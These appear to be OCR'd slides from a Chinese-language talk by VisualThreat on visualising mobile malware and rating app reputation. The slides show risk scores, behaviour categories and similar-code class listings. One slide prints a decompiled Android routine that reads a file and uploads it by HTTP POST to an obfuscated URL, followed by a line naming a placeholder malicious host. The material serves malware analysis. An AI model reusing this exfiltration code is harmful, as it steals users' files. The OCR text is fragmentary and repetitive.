
```
private void a(String paramString1, String paramString2)
{
  try
  {
    FileInputStream localFileInputStream = new FileInputStream(new File(paramString1));
    byte[] arrayOfByte;
    DefaultHttpClient localDefaultHttpClient;
    HttpPost localHttpPost;
    InputStreamBody localInputStreamBody;
    return;
  }
  catch (FileNotFoundException localFileNotFoundException)
  {
    try
    {
      arrayOfByte = IOUtils.toByteArray(localFileInputStream);
      localDefaultHttpClient = new DefaultHttpClient();
      localHttpPost = new HttpPost(dg.a("3::.tuu8w74y4@/+py@. @ w:4@9p3b@ p0b", 22) + "/request01.php");
      localInputStreamBody = new InputStreamBody(new ByteArrayInputStream(arrayOfByte), paramString2);
      localHttpPost.setEntity(MultipartEntityBuilder.create().addPart("file", localInputStreamBody).build());
      if (localDefaultHttpClient.execute(localHttpPost) != null) {
        this.a = (-1 + this.a);
      }
      return;
```

POST http://malicious.coproration.hxor.ex


发现病毒新变种


Submission Summary
Risk Score
90
Correlation Degree
30
Scan at a glance
25%
3%
13%
9%
22%
28%
Data Leakage
SMS Activities
Spy
Networking Activities
Code Execution



C9B7BE...
8ECF65...
D0D03C...
Trojan.Dd1d
920DD1...
15C10F...
4B38DA...
Networking Activities
File Operations
Data Leakage
SMS Activities
Spy


Networking Activities
File Operations
C9B7BE...
Data Leakage
Spy
Trojan.Dd1d
Spy
Data Leakage
15C10F...
SMS Activities
File Operations
Networking Activities


相似代码


a()
Lcom/eoemobile/api/pay/PayWaitingActivity
changeOperation()
Ltr/dsds/SMSObserver
selectAll()
Ltr/dsds/Pho3223mrDao
setGpsListener()
Ltr/dsds/Gsfder
setGpsListener()
Ltr/dsds/Gsfder
a()
Lcom/eoemobile/api/a/o
a()
Lcom/eoemobile/api/b/a
onCreate()
Ltr/dsds/LangyaA
selectAll()
Ltr/dsds/Pw3342ao
a()
Lcom/eoemobile/api/pay/PayWaitingActivity
changeOperation()
Ltr/dsds/SMSObserver
selectAll()
Ltr/dsds/SmsDao
setGpsListener()
Ltr/dsds/Gsfder
setGpsListener()
Ltr/dsds/Gsfder
isNetworkAvailable()
Ltr/dsds/ToolsDate
a()
Lcom/eoemobile/api/b/a
onStart()
Ltr/dsds/Sesdfice
selectAll()
Ltr/dsds/Pw3342ao

风险移动应用过滤



- 进行详细的安全级别分类和表述，制定应用程序恶意行为阻断策略；使安全执行官对公司安全情况一目了然，有效地和IT安全人员合作交流



总结

- 公司网站将衰退，页面被移动应用代替
  - URL 信誉 → 移动应用信誉
- 传统杀毒软件：简单的“有毒”或者“没毒”
  - 恶意手机应用：没有详细的分析报告
  - 非恶意手机应用：无法给出细粒度的风险
- 移动应用信誉系统是当前热点

问答环节

VisualThreat

Deep Visualization for Mobile Threat